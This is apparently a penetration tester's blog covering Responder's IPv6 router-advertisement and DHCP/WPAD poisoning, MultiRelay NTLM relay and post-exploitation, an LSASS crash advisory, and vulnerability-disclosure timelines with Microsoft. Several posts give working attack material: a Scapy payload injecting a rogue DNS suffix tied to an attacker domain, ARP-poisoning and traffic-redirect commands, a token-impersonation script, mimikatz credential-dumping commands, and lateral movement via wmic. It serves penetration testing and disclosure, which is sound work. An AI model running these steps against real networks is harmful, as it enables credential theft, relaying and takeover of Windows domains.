Tuesday, December 21, 2021

Responder and IPv6 attacks

 Responder 3.1.1.0 comes with full IPv6 support by default, which allows you to perform more attacks on IPv4 and IPv6 networks. As pointed by several people over the years, Responder has always been lacking of IPv6 support and missed several attack paths, especially when it comes to IPv6 only networks or even mixed IPv4/IPv6 since IPv6 is always the preferred stack on Windows.

Responder also comes with a basic DNS server answering to A, SRV and now AAAA records. Tools like mitm6 can be used to get IPv6 traffic (via DHCPv6) and Responder will take care of answering the resulting IPv6 and IPv4 DNS requests.

While working on Responder IPv6 implementation i started to wonder how could it be possible to inject some network settings on IPv4 hosts with a static IP, such as a Windows domain controller. One of the great thing about IPv6 implementation, from a pentester standpoint,  is that you don't need to be on an IPv6 enabled network to successfully conduct these attacks.

IPv6 Router Advertisement:

Since DHCPv6 had already been pretty well covered by @_dirkjan with mitm6, and since we are primarily targeting hosts with a static address, ICMPv6 Router Advertisement seemed like a good option. In this case, we don't need to inject a route, or even an IP, the ideal goal would be a DNS server, which is possible on any Windows workstation/servers even when their IPv4 DNS settings are static, but not on a domain controller.
 

IPv6 RA DNS / DNSSL:

Since I was not able to either inject an IPv6 IP or DNS server on the domain controller, the only option left was DNSSL (RFC 6106).
DNSSL allows you to provide a DNS suffix or also commonly known as DNS Search List. For example, if you're part of the domain name "test.local" and your workstation name is desktop-123, the FQND would be "desktop-123.test.local" and the DNS suffix would be "test.local".

Scapy to the rescue:

Scapy is a great tool/library to quickly test this kind of payload on your network.
The following Python proof of concept will add a DNS suffix on a domain controller (server 2019, with latest updates):
>>> from scapy import all

>>> ra = IPv6 (dst = 'FF02::1')/ICMPv6ND_RA (routerlifetime = 0, reachabletime = 0, prf = 0)/ICMPv6NDOptDNSSL (lifetime = 120, searchlist = ['data.rogueserver.live'])

>>> send(ra)

These lines means send a multicast ICMPv6 Router advertisement to 'FF02::1', router lifetime and reachabletime is set to 0 and we inject a DNSSL called 'data.rogueserver.live' with a lifetime of 2 minutes; We don't want to mess for too long, since every hosts listening for ICMPv6 RA advertisement multicast, will get poisoned with that DNSSL.

Effect on The Domain Controller:

Basically, every DNS requests that were not resolved by the DNS server (domain controller) will be sent to 'data.rogueserver.live'. So for example, if your workstation is joined to the "corp.local" domain, and it's looking for "wpad.corp.local" and that entry does not exist then the PDC will issue a DNS lookup (before NBT-NS/LLMNR -if enabled-) for "wpad.data.rogueserver.live".

This should not cause much disruption on the network since normal DNS queries will be first resolved by the domain controller, actually most home modem/router usually has a '.lan' '.local' DNS suffix and those DNS requests goes unanswered all the time.
 

Responder Attack:

 Now that we have successfully injected a DNS suffix on the domain controller, we need to exploit it.
Steps are similar to SSRF, SQLI, XXE exfiltration, first you need a cheap domain name, like 'rogueserver.live' and a server on the internet.

Next step is to configure DNS settings on your domain name:
  • Set an A record like 'rogueserver.live' for your domain name pointing to your server IP.
  • Set another A record like 'ns.rogueserver.live' for your domain name pointing to you server IP
  • set a NS record for 'data.rogueserver.live' pointing to 'ns.rogueserver.live'
  • set 2-3 NS records for 'rogueserver.live' pointing to your DNS provider. Usually ns1.provider.com, ns2.provider.com, etc.
DNS has been setup, now comes the Responder part. First, i had to update Responder's DNS server to take care of the pseudo-record OPT for EDNS since every requests coming from the PDC will have an OPT additional record (RFC 7873).
 
You need two instances of Responder. One on the target local network, let's say hosted on 192.168.0.175 and one instance on the internet.
 
The instance on the internet will be used as a rogue DNS server, answering to the domain controller with the local IP of the other Responder instance hosted on the local network.

The attack looks like that on the VPS Responder instance:
 
Here, we are using Responder with the -e option, which poison the request with an IP of our choice, in this case a local IP (192.168.0.175), poisoned from the internet.


And on the other Responder instance (192.168.0.175), which is located on the local network where the target PDC is located:
 

Additional Remarks:

With that DNS suffix injected, any sysadmin on the network who mistype a name like 'pdc02' instead of 'pdc-02' will get poisoned, since the name wont be resolved by active directory DNS server, and our rogue server will resolve it. Basically, it will act as what LLMNR/NBT-NS use to do before it was disabled; Resolving queries that were not resolved by the domain controller, but with the priority of a DNS lookup.

Remediation:

Disable IPv6 on the domain controller if it's not necessary.
If IPv6 is necessary on your network, look for switch security option such as RAguard on cisco.


Thursday, August 19, 2021

Responder's DHCP Poisoner

 Responder 3.0.7.0 comes with a new DHCP poisoner module. This module allows you to remotely inject a WPAD server with no user interaction (0 click) and capture/relay NTLM credentials on all Windows versions ranging from Windows 98 to the current version (Windows 11, Server 2022).

WPAD and DHCP

 Windows uses several custom DHCP options such as NetBIOS, WINS, WPAD settings. When a workstation sends a DHCP request to get its networking settings, these additional settings can be included in the DHCP answer to facilitate straightforward connectivity and name resolution.

WPAD configuration is currently provided in DHCP option 252.

The DHCP protocol is quite old (1993), and doesn't provide any relevant security. Requests are broadcast, can be relayed across subnets with DHCP relay and obviously anyone on a subnet who can answer more rapidly than the actual DHCP server can inject any network settings on the client who issued the DHCP request.

Spoofing DHCP challenges

Spoofing DHCP responses with no disruption can be challenging since you're interfering with a workstation network configuration. Usually, you need to have very good knowledge of the target subnet, where is the DNS server, where is the switch, routing table, domain, netmask, DHCP server, etc. Any mistake with these settings will result in disruption on the network.
 
However, spoofing DHCP answers has unique benefits. It's definitely stealthier than ARP poisoning; One unicast response is sufficient to permanently poison a victim's routing information, it's also common to see multiple DHCP servers operating on a network. Unicast DHCP answers are more complex to detect, a few switch provides security settings to prevent DHCP snooping, however those settings are not straightforward and are often misconfigured when enabled.

Responder approach

 Previous Responder version included a DHCP.py script in the tool folder. This script was not the easiest to operate and the fear of causing disruption on client networks made it a "last option" tool.
 
Responder 3.0.7.0 changed that and DHCP poisoning is completely automated and cause no disruption on the network.
To understand how Responder do that, you need to understand how DHCP works, 
A client performs a broadcast DHCP REQUEST when the workstation is restarted, when the network adapter is enabled or simply when the DHCP lease expires (usually a few hours), the DHCP server reply with a DHCP ACK answer containing all network settings and additional options.

Responder takes advantage of that and race against the legit DHCP server to answers with a DHCP ACK containing invalid network settings, a valid WPAD server (Responder IP) and a very short lease time (10 seconds).
 
The workstation gets the WPAD server injected and will issue a new DHCP request right after, Responder will let the legit DHCP server do its job and provide the right network settings. 
 
Due to Windows DHCP client design, an injected WPAD server is permanent until next reboot regardless if another DHCP server provides a new configuration :)

A maximum of 4 spoofing attempts by MAC address has been configured in the DHCP module, which should be more than enough to get the WPAD server injected.
 

How to run it:

The new DHCP module is disabled by default, you can enable it with the -d command line option.
When enabled, you need to edit Responder.conf and update the WPADScript setting:
WPADScript = function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|ProxySrv)")) return "DIRECT"; return 'PROXY ProxySrv:3128; PROXY ProxySrv:3141; DIRECT';}
The text in bold should be replaced with your Responder IP address, because LLMNR/NBT-NS is likely disabled, so you want to avoid any lookups going unanswered and lose valuable NTLM hashes.

Wpad script configuration is automated,
the next step is to launch Responder with the following arguments:
./Responder.py -I eth0 -rPdv

Why -P and not -F? Nowadays, WPAD NTLM authentication is unlikely successful, therefore forcing NTLM authentication on wpad.dat retrieval is not recommended. The concept is to serve the wpad.dat file with no user authentication, and as soon the client starts using our proxy, we force authentication with the Proxy-Auth module :)

When a WPAD server is injected, the user on the workstation doesn't need to open or do anything, NTLM hashes starts to flow in Responder automatically.

Final words

This Responder version is currently available for our sponsors on Porchetta Industries
This functionality will be released publicly for everyone else in a few months on github.
Porchetta Industries is a unique platform allowing tool makers to be sponsored for their work and tools they provides freely to the security community at large.
For more information, visit: https://porchetta.industries


Wednesday, April 7, 2021

Status of Submitted Vulnerabilities To MSRC

This list is intended to give vague information about submitted bugs, but important information about communication process and timeline.

Bug Title: Microsoft SMBv1 Disabled; Not Fully Disabled.

  • Affected software: Microsoft Servers 2019, 2016, 2012.
  • Type:Protocol Implementation Issue.
  • Submitted: 07/04/2021
  • Coordinated disclosure agreement expiration: 13/07/2021.
  • Notes and updates:

    -Complete detail was sent on 07/04/2021, ACK by MSRC on 08/04/2021.

    - MSRC ask for PoC

    - PoC sent with extra details.

    - MSRC ask to extend deadline to 13/07/2021 instead of 07/07/2021 since their July release is the 13th.

    - Agreed to MSRC's request and offer to provide more details if needed.

    - Requested update to MSRC on 16/04/2021

    - MSRC responded the 19/04/2021 and asked what is the security issue with having NetBIOS enabled by default.

    - A complete description on why it is a security concern was sent the same day.

    -  on 21/04/2021 a status update was requested.

    - MSRC answer on May 7th, and asserts multiple falsehoods about the protocol in question, referring to MSFT documentation, and states that NTLM messages are safe even when intercepted. Additionally, MSRC mention that I'm allowed to blog/disclose this issue.

    - A lengthy factual answer is sent back on May 9th, detailing the incoherence in both MSRC answer and MSFT documentation. Especially when publicly available NT4/Windows XP source code directly contradicts the said MSFT documentation. MSRC was also asked to run MultiRelay in conjunction with Responder in an A-D lab environment, and confirm if NTLM message are really that safe when intercepted. A temporary hold on disclosure was offered until the said email is assessed.

    - MSRC answers on May 10th, stating that they will review the "added submissions".

    - On may 26th, MSRC responded stating that they finally understood the issue and will be working on a fix.
  • *Check for more updates*.


Friday, March 31, 2017

MultiRelay 2.0: Runas, Pivot, SVC, and Mimikatz Love.


Introduction:

If you haven't read the initial MultiRelay introduction post, I strongly invite you to read it.

MultiRelay Description:

MultiRelay 2.0 is a powerful -professional grade- pentest utility included in Responder's tools folder, giving you the ability to perform targeted NTLMv1 and NTLMv2 relay and post exploitation on a selected target.

 New Functionalities:

Several new functionalities were added to the MultiRelay shell interface, those are listed below:
  • Upload a file on the target:
    Using the "upload" command, a user can push any file using the SMB protocol on the compromised target. The file will be uploaded in c:\Windows\Temp\
  • Delete a file on the target:
    Using the "delete" command, a user can delete any file using the SMB protocol on the compromised target. If the file has been successfully deleted, no errors will be shown.
  • Run a command as the currently logged in user:
    Using the "runas" command, a user will be able to launch a service which will run a command as the currently logged in user.
  • Pivot to another host, using the currently logged in user's sets of credentials.
    Using the "pivot" command, a user will attempt to propagate to another host (Lateral movement).
  • Run remote Mimikatz (32-bit, 64-bit) RPC commands:
    Using the "mimi" or "mimi32" command, the user will be able to interact with mimikatz RPC on the target.
  • Scan the current /24 or /16  in order to find other hosts to pivot to:
    When using the "scan /24" command, a user will be able to scan the entire class C and chose another host to pivot to.
  • Run a local command on the local system:
    Any other command will launch a service which will run a command as LocalSystem.

Since the previous version 2 new options were added:
  • -c Run a command as system then exit (scripting).
     
  • -d Dump the SAM database then exit (scripting).

Good Things To Know:

  • All binaries used by MultiRelay are stored in ./tools/MultiRelay/bin/
     
  • Filenames for these binaries are specified in MultiRelay.py, starting at line 48:
    MimikatzFilename    = "./MultiRelay/bin/mimikatz.exe"
    Mimikatzx86Filename = "./MultiRelay/bin/mimikatz_x86.exe"
    RunAsFileName       = "./MultiRelay/bin/Runas.exe"
    SysSVCFileName      = "./MultiRelay/bin/Syssvc.exe"
  • Any binaries can be replaced with your own, simply make sure to change the name accordingly in MultiRelay.py.
  • The upload local path is ./tools/. If you put your payloads in ./tools/MultiRelay/, you'll have to run: upload MultiRelay/custompayload.exe. Best is to provide the full path.
  • If you have some sets of credentials, you can use MultiRelay without relaying an NTLM hash. On one screen point MultiRelay to your target and on another one run: smbclient -U user%password -W domain //Your_IP/c$
  • Think about the command you're about to launch before launching it. Uploading your custom version of mimikatz and running "mimikatz" will keep the process hanging and you wont be able to delete the file unless you're using taskkill /F /IM file.exe. For custom mimikatz command usage with MultiRelay, please refer to the MultiRelay 2.0 Wushu section.

NTLM Relay Lateral Movement:

MultiRelay philosophy is that any successful NTLM Relay is precious and everything should be done to keep that SMB connection alive.

Getting command execution via NTLM Relay is commonly achieved via SVCCTL:
  • Open IPC$ named pipe \SVCCTL -> create a service with your command -> start the service -> get the output -> done.
While running commands as SYSTEM is cool, you can't do much on the network with this user, meaning that you cannot access other network resources with a local system account.
This limits the compromise to only one host at the time, and you might wait a long time before another administrator hash flies over the wire...
While building MultiRelay 1.0, I thought it would be nice to execute commands as the currently logged in user in the next version and have the ability to pivot across the network. When I started to work on MultiRelay 2.0 I made a 5 lines python script (Runas.py) which impersonate a logged in user:

import sys, win32ts, win32process, win32con

SessionID = win32ts.WTSGetActiveConsoleSessionId()
UserToken = win32ts.WTSQueryUserToken(SessionID)
h,tn,pi,ti = win32process.CreateProcessAsUser(UserToken, "c:\\Windows\\system32\\cmd.exe", "/c "+' '.join(sys.argv[1:]), None, None, True, win32con.NORMAL_PRIORITY_CLASS, None, None, win32process.STARTUPINFO())

As stated in WTSGetActiveConsoleSessionId MSDN documentation
WTSGetActiveConsoleSessionId "Retrieves the session identifier of the console session. The console session is the session that is currently attached to the physical console. Note that it is not necessary that Remote Desktop Services be running for this function to succeed".
Once we have the session ID, we use the WTSQueryUserToken function to retrieve the Token associated with the previously acquired Session ID, and call
CreateProcessAsUser with our command.
In short, we're able to impersonate any logged in user and re-use their credentials and resource access across the network. This opens a whole new kind NTLM Relay attack vector: Propagation and mass compromises resulting from 1 relayed authentication.

Teaming up with @gentilkiwi:

Earlier versions of MultiRelay used this python script compiled with pyinstaller which generated a pretty big file from a 5 python lines script... @gentilkiwi jumped in and said "I think I can do way better", and he did.
@gentilkiwi developed a custom mimikatz RPC server, added more token impersonation options, the ability to run mimikatz as a service and he also took care of bringing Runas.exe to a decent size of 9k while I was working on Mimikatz RPC client and all the other MultiRelay functionalities.

These new Mimikatz functionalities allows MultiRelay to interact stealthily with Mimikatz and use without restriction all of the power this awesome tool gives us.


MultiRelay 2.0 Wushu:

Below are listed some post exploitation attack examples:
  • Mimikatz RPC:
    Get all available token, impersonate one user and run a command as this user:
    • C:\Windows\system32\:#mimi token::list 
    • C:\Windows\system32\:#mimi token::run /user:User_To_Impersonate /process:Command_To_Run
    • C:\Windows\system32\:#mimi token::run /user:Administrator /process:whoami
    Get all logon passwords:
    • mimi sekurlsa::logonpasswords
    Etc, all regular mimikatz commands are available on the RPC interface
  • Upload your custom mimikatz or payload and run it:
    Upload an executable and launch it from Windows/Temp/ as system.
    • C:\Windows\system32\:#upload path/to/mimikatz.exe
    • C:\Windows\system32\:#%windir%\Temp\mimikatz.exe "sekurlsa::logonpasswords" exit 
    The exit command is very important with mimikatz, if you don't use it mimikatz will stay loaded and the command will fail.
    Note: If you need to run your executable as the currently logged in user, use:
    • C:\Windows\system32\:#runas %windir%\Temp\Filename.exe args
    Now delete the file:
    • C:\Windows\system32\:#delete /Windows/Temp/mimikatz.exe
       
  • Scan the current class C and pivot to another host:
    • C:\Windows\system32\:#scan /24
      ...[snip]...
      ['192.168.1.141', Os:'Windows Server 2016 Standard 14393', Domain:'SMB3', Signing:'True']
      ['192.168.1.142', Os:'Windows Server 2012 R2 Datacenter 9600', Domain:'SMB3', Signing:'False']
      ['192.168.1.144', Os:'Windows 5.1', Domain:'SMB3', Signing:'False']
      ['192.168.1.145', Os:'Windows Server 2012 R2 Datacenter 9600', Domain:'SMB3', Signing:'False']
      ...[snip]...
    •  C:\Windows\system32\:#pivot 192.168.1.145
      [+] Pivoting to 192.168.1.145.
      Connected to 192.168.1.145 as LocalSystem.
  • Run a command as the currently logged in user:
    • C:\Windows\system32\:#runas whoami
      smb3\lgandx 
  • Execute commands on the PDC remotely and read the output:
    • Mount the PDC C:\ drive:
    • C:\Windows\system32\:#runas net use g: \\smb3.local\c$
      The command completed successfully.
    • C:\Windows\system32\:#runas wmic /node:smb3.local process call create "cmd /c whoami^>c:\results.txt"
      Executing (Win32_Process)->Create()
      Method execution successful.
      Out Parameters:
      instance of __PARAMETERS
      {
      ProcessId = 1068;
      ReturnValue = 0;
      };
    • Note: When using special DOS characters with wmic, they need to be escaped with a ^. Example: whoami^>c:\results.txt
    • C:\Windows\system32\:#runas more g:\results.txt
      smb3\lgandx

    These are just a few examples of what MultiRelay allows you to accomplish on a Windows active directory environment, for the rest it's up to your imagination.

Final Words: The donation campaign

I work as an independent contractor/pentester and I get pretty busy these days. When I work on Responder, I end up working for free for the community and losing money I could make with my contracts, especially when a set of new functionalities or research takes up to a month, full time.
 
Therefore a donation campaign was launched a few month ago in order to get some funding for this project, and I think it was a success. More than 50 pentesters around the world and 3 companies donated to this project, therefore supporting the development of this set of free tools used in your everyday internal pentests.

I would like to thank all the independent penetration testers who donated and these 3 companies:
And all, ALL the pentesters around the world who donated to this project.
Your donations made this version happen.
Oh, I almost forgot, you can download Responder and MultiRelay 2.0 here:
https://github.com/lgandx/Responder

Happy hacking!

Tuesday, November 8, 2016

MS16-137: LSASS Remote Memory Corruption Advisory

Title:  LSASS SMB NTLM Exchange Remote Memory Corruption
Version:                1.0
Issue type:            Null Pointer Dereference
Authentication:     Pre-Authenticated
Affected vendor:   Microsoft
Release date:        8/11/2016
Discovered by:      Laurent Gaffié
Advisory by:          Laurent Gaffié
Issue status:          Patch available
Affected versions: Windows: XP/Server 2003, Vista, 7, 2008R2, Server 2012R2, 10.
=================================================

A vulnerability in Windows Local Security Authority Subsystem Service (LSASS) was found on Windows OS versions ranging from Windows XP through to Windows 10. This vulnerability allows an attacker to remotely crash the  LSASS.EXE process of an affected workstation with no user interaction.
Successful remote exploitation of this issue will result in a reboot of the target machine. Local privilege escalation should also be considered likely.
Microsoft acknowledged the vulnerability and has published an advisory and a patch, resolving this issue.


Technical details
-----------------

This vulnerability affects both LSASS client and server and can be triggered remotely via SMBv1 and SMBv2, during the NTLM message 3 (Authenticate) message. Incoming NTLM messages via SMB are using ASN1 and DER encoding, the first ASN length field can be set to unsigned int by using 0x84.
This allows an attacker to remotely allocate a huge chunk of memory, for a message never larger than 20000 chars. The secondary trigger is to set any string fields (User, Domain, session Key, MIC, etc) with a long string (80-140 chars), leading LSASS.exe to crash.

eax=00000000 ebx=000e3e04 ecx=fffffff8 edx=fffffffc esi=000e3e00 edi=00000004
eip=7c84cca2 esp=00aaf9ac ebp=00aaf9d4 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010213
ntdll!RtlpWaitOnCriticalSection+0xdf:
7c84cca2 ff4014          inc     dword ptr [eax+14h]  ds:0023:00000014=????????

STACK_TEXT: 
00aaf9d4 7c83cfd7 00000b3c 00000004 00000000 ntdll!RtlpWaitOnCriticalSection+0xdf
00aaf9f4 4ab82f4a 000e3e00 00aafbec 00000000 ntdll!RtlEnterCriticalSection+0xa8       <-- Is used with a null pointer
00aafa18 4ab82765 000e3de8 ffffffff 00000001 lsasrv!NegpBuildMechListFromCreds+0x25   <-- Uses a null creds.
00aafbfc 4abc8fbb 00000001 00aafe40 000e3de8 lsasrv!NegBuildRequestToken+0xd9
00aafc34 4abca13f 000e3de8 00120111 00000010 lsasrv!NegGenerateServerRequest+0x2a
00aafc98 4ab85edb 000e3de8 00000000 00aafe40 lsasrv!NegAcceptLsaModeContext+0x344
00aafd0c 4ab860c8 00d5f900 00d5f908 00aafe40 lsasrv!WLsaAcceptContext+0x139
00aafe84 4ab7ae7b 00d5f8d8 005ccaf0 00599048 lsasrv!LpcAcceptContext+0x13b
00aafe9c 4ab7ad7e 00d5f8d8 4ac22738 00d5a158 lsasrv!DispatchAPI+0x46
00aaff54 4ab7a7c9 00d5f8d8 00aaff9c 77e5baf1 lsasrv!LpcHandler+0x1fe
00aaff78 4ab8f448 00598ce8 00000000 00000000 lsasrv!SpmPoolThreadBase+0xb9
00aaffb8 77e6484f 0059ade8 00000000 00000000 lsasrv!LsapThreadBase+0x91
00aaffec 00000000 4ab8f3f1 0059ade8 00000000 kernel32!BaseThreadStart+0x34

dt ntdll!_RTL_CRITICAL_SECTION
   +0x000 DebugInfo        : Ptr32 _RTL_CRITICAL_SECTION_DEBUG
   +0x004 LockCount        : Int4B
   +0x008 RecursionCount   : Int4B
   +0x00c OwningThread     : Ptr32 Void
   +0x010 LockSemaphore    : Ptr32 Void
   +0x014 SpinCount        : Uint4B

- LSASS NegpBuildMechListFromCreds sends a null pointer "creds" to NTDLL RtlEnterCriticalSection.
- RtlEnterCriticalSection is used with a null pointer, which triggers the crash.

Impact
------

Successful attempts will result in a remote system crash and possibly local privilege escalation.

Affected products
-----------------

Windows:
- XP
- Server 2003
- 7
- 8
- 2008
- 2012
- 10

Proof of concept
----------------

A proof of concept is available at the following URL:
https://github.com/lgandx/PoC/tree/master/LSASS
This proof of concept is fully automated and includes non-vulnerable detection.

Solution
--------

Install the corresponding MS patch.
More details:
https://technet.microsoft.com/en-us/library/security/ms16-137.aspx

Response timeline
-----------------

* 17/09/2016 - Vendor notified, proof of concept sent.
* 28/09/2016 - Issue confirmed by MSRC
* 14/10/2016 - Vendor says he plan to release a patch in November, that is 1 month in advance of the scheduled 3 month.
* 08/11/2016 - Vendor release MS16-137.
* 08/11/2016 - This advisory released.

References
----------
* https://twitter.com/PythonResponder
* https://github.com/lgandx/Responder

Thursday, October 13, 2016

Introducing Responder MultiRelay 1.0

MultiRelay Description:

MultiRelay is a powerful pentest utility included in Responder's tools folder, giving you the ability to perform targeted NTLMv1 and NTLMv2 relay on a selected target.

Currently MultiRelay relays HTTP, WebDav, Proxy and SMB authentications to an SMB server.
This tool can be customized to accept a range of users to relay to a target. The concept behind this is to only target domain Administrators, local  Administrators, or privileged accounts.

Once a relay has been successful, MultiRelay will give you an interactive shell allowing you to:
  •  Remotely dump the LM and NT hashes on the target.
  • Remotely dump any registry keys under HKLM.
  • Read any file on the target.
  • Download any file on the target.
  • Execute any command as System on the target.

Usage Overview:

Most of the time, MultiRelay can be run with the following options:
  • ./tools/MultiRelay.py -t Target_IP -u Administrator DAaccount AnotherAdmin

MultiRelay comes with a set of 3 options:
  • -p: Add an extra listening port for HTTP, WebDav, Proxy requests to relay.
  • -u: A list of users to relay. -u can also be set to "ALL" to target all users.
  • -t: The target

MultiRelay will start by fingerprinting your target and tell you if SMB Signing is mandatory and if so, will let you know that you should target another server.

Another useful utility included in Responder's tools folder is RunFinger.py. RunFinger accepts a single IP address or a class C range and will tell you the following for a given target:
  • Os version
  • Domain joined
  • Signing is mandatory or not.

RunFinger can dump this information in a grepable format by using the -g command line switch:
root@lgandx:~/Responder-2.3.3.0# ./tools/RunFinger.py -g -i 10.10.20.0/24
Wich will output something like:
...
[10.10.20.41: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.36: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'False']
[10.10.20.22: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.43: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.49: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'True']
[10.10.20.35: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'False']
[10.10.20.40: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
....
This utility is useful for mapping networks and to carefully select a target.

Running The Tool, The Common Scenario:

MultiRelay was built to work in conjunction with Responder.py, the common usage scenario is:
  • Set SMB and HTTP to Off in Responder.conf
  • ./Responder.py -I eth0 -rv on one screen
  • ./tools/MultiRelay.py -t Target_IP -u Administrator DAaccount OtherAdmin on another one.

In this scenario all NBT-NS, LLMNR lookups will be resolved with Responder.py to our IP address, MultiRelay will be listening on TCP port 80, 3128, 445 and will be waiting for incoming connections.

Once a connection is received, MultiRelay will be parsing all authentication requests and will verify if:
  • The user authentication is allowed to be relayed on the target.
  • This user has already been relayed to our target and if the server returned a logon failure.

If this user was previously relayed and the server returned a logon failure, this user will be blacklisted for further authentication.

This is done to prevent account lockouts. This check can be reset by deleting the SMBRelay-Session.txt file in Responder logs folder.

Even if a user is not allowed to be relayed, his NTLMv1/v2 sets of credentials will be captured and stored in Responder logs folder as "SMB-Relay-CLIENTIP.txt", so you won't lose any hashes while running MultiRelay.py

The LLMNR/NBT-NS Disabled Scenario:


MultiRelay can also be easily used in combination with ARP poisoning attacks, in this scenario let's assume:
  • Switch IP: 10.10.10.254
  • File server: 10.10.10.20
  •  Backup file server (target): 10.10.10.24
  •  Our IP: 10.10.10.201

After some reconnaissance, we know for fact that once in a while the target is syncing with the File sharing server using its Administrator account.
We can therefore setup the following targeted ARP poisoning attack:

Lets enable IP forwarding.
  •  echo 1 > /proc/sys/net/ipv4/ip_forward

We will be dropping all outgoing ICMP. This prevents the kernel sending port/host unreachable to our target.
  •  iptables -A OUTPUT -p ICMP -j DROP

Since all packets will be going through our box, let's rewrite the destination address and port on the fly for all SMB requests destinated to 10.10.10.20:445 to our IP 10.10.10.201:445.
  • iptables -t nat -A PREROUTING -p tcp --dst 10.10.10.20 --dport 445 -j DNAT --to-destination 10.10.10.201:445
Launch MultiRelay:
  • ./tools/MultiRelay.py -t10.10.10.20 -U Administrator

And finally, launch the actual attack, we only target the backup fileshare:
  • ettercap -T -q -w AttackDump-01.pcap -p -M arp:remote /10.10.10.254// /10.10.10.24//

MultiRelay Functionalities:

Once a relay has been successfull, MultiRelay will let you:
  •  Dump registry key and subkeys remotely.
This is done by making a DCE/RPC call to the Windows Remote Registry pipe, saving the key on the SMB server and finally making a read request to the selected saved key.
  •  Dump the SAM database remotely.
This is done by extracting the bootkey and saving the SAM key locally. Responder includes a version of creddump which will parse and output the hashes.
  •  Read a file on the target SMB server.
Simple SMB read request on a given file.
  •  Download a file from the SMB server.
Same as read file, but we save the output locally.
  •  Execute a command as system on the server.
This one is done by making a DCE/RPC call to the Windows Services Control Manager and remotely creating a service which will run this command:
  • cmd.exe /C echo del /F /Q Filename.bat ^&^User defined command goes here^>Windows\Temp\Results.txt >Filename.bat& cmd.exe /C call Filename.bat&exit
That is:
  1.  echo "del /F /Q Filename.bat ^&^User defined command goes here^>Windows\Temp\Results.txt" into Filename.bat
  2.  run Filename.bat and exit.
We then make a SMB read request on Results.txt, and we print the output to the user console.

Download link: https://github.com/lgandx/Responder

Thanks:


Monday, September 26, 2016

Status of Submitted Vulnerabilities To MSRC

This list is intended to give vague information about submitted bugs, but important information about communication process and timeline.

Bug Title: Microsoft Local Security Authority Subsystem Service (LSASS) Remote Memory Corruption.

  • Affected software: Microsoft Local Security Authority Subsystem Service (LSASS)
  • Type: Memory Corruption.
  • Submitted: 15/09/2016
  • Coordinated disclosure agreement expiration: 15/12/2016.
  • Notes and updates:
    -Proof of concept code was sent on 17/09/2016, no confirmations or real updates were received since then.
    - 28/09/2016: Issue confirmed by MSRC, they are planning on releasing a patch on each affected platform.
    - MSRC informed the bug submitter that they are planning to release a patch on November 8, 2016, that is a full month in advance of the 3 months deadline.

Bug Title: SMBv2 Remote Memory Corruption.

  • Affected software: Microsoft SMBv2.
  • Type: Memory Corruption.
  • Submitted: 25/09/2016. 
  • Coordinated disclosure agreement expiration: 25/12/2016.
  • Notes and updates:
    - MSRC is currently investigating the issue.
    - Microsoft confirmed the issue on 28/09/2016.
    - Bug submitter extended his coordinated disclosure agreement to 1 more month, due to certain circumstances around this issue.

Bug Title: Microsoft Active Directory PDC Remote Code Execution.

  • Affected software: Microsoft Active Directory
  • Type: Protocol Abuse
  • Submitted: 09/12/2016
  • Bug status: Implemented in Responder v2.3.2.2
  • Notes and updates:
    - Proof of concept code was sent on 12/09/2016, Microsoft is planning to release a security fix "over the next few months".
    - Additional proof of concept provided on 02/10/2016 leading to privilege escalation.

Reporting Vulnerability Policy

After several years of actively reporting security bugs to various vendors I came to the following conclusion:
  • A vendor will usually sit on a critical bug as long as he can. Response teams like MSRC, are particularly good at it. I've seen cases where a critical RCE took more than a year before a patch came out.
  • While they usually pretend to care about end-users, most of the time a security patch is released when timing is opportunistic. For example, Server side bugs (RDP, AD/SMB, Lync) month is usually June at MSRC:
  1. https://technet.microsoft.com/en-us/library/security/ms16-jun.aspx
  2. https://technet.microsoft.com/en-us/library/security/ms15-jun.aspx
  3. https://technet.microsoft.com/en-us/library/security/ms14-jun.aspx
  4. https://technet.microsoft.com/en-us/library/security/ms13-jun.aspx
  5. https://technet.microsoft.com/en-us/library/security/ms12-jun.aspx
  6. https://technet.microsoft.com/en-us/library/security/ms11-jun.aspx
  • We only see how long a vendor took to fix a vulnerability when there's an actual advisory with a timeline. Usually the average time is 7-9 months.
  • Taking even 6 months to fix a simple length check is simply not acceptable. It doesn't show in any way a commitment for the security of their users.
Although I must say that I had the opportunity to work with productive vendors in the past for the same kind of bugs I submitted to MSRC. For example, with Samba's Security team, a technical answer was usually sent within 2 hours after submitting a security bug and was fixed across all their branches within 1 week at most.

After some constructive discussions with MSRC lately I decided that I don't want to somehow contribute to this scheme and that things need to change.

Starting today, vulnerabilities already submitted to MSRC will be announced publicly (vuln title, criticity, vuln type) on this blog, but no technical details will be provided to the general public until a patch is out or until my vulnerability disclosure policy agreement has been breached (taking more than x months, for example). Users will be able to track the time it takes them to patch a critical issue and will pressure them if they feel the timeline is unfair. Communities are great for that.

NAC, IDS, IPS vendors might receive ready to go signature for a fairly low price on a case by case review, I don't want any of this ending in any gov's hands before a patch is out. Therefore, selected security vendors will be able to protect their users from critical 0day attacks several months before Microsoft finally decide to protect them by releasing the actual patch.

I invite any frequent MSRC submitter to join me, if they feel like MSFT or any other high profile vendor is sitting on their bugs, it can also be hosted here or published in the same way on their websites.

Users win, you win, I win.

GPG public key: AD0D 60A7 FDAE 1443 F439 D6B1 8DA2 BA12 402E 6A77

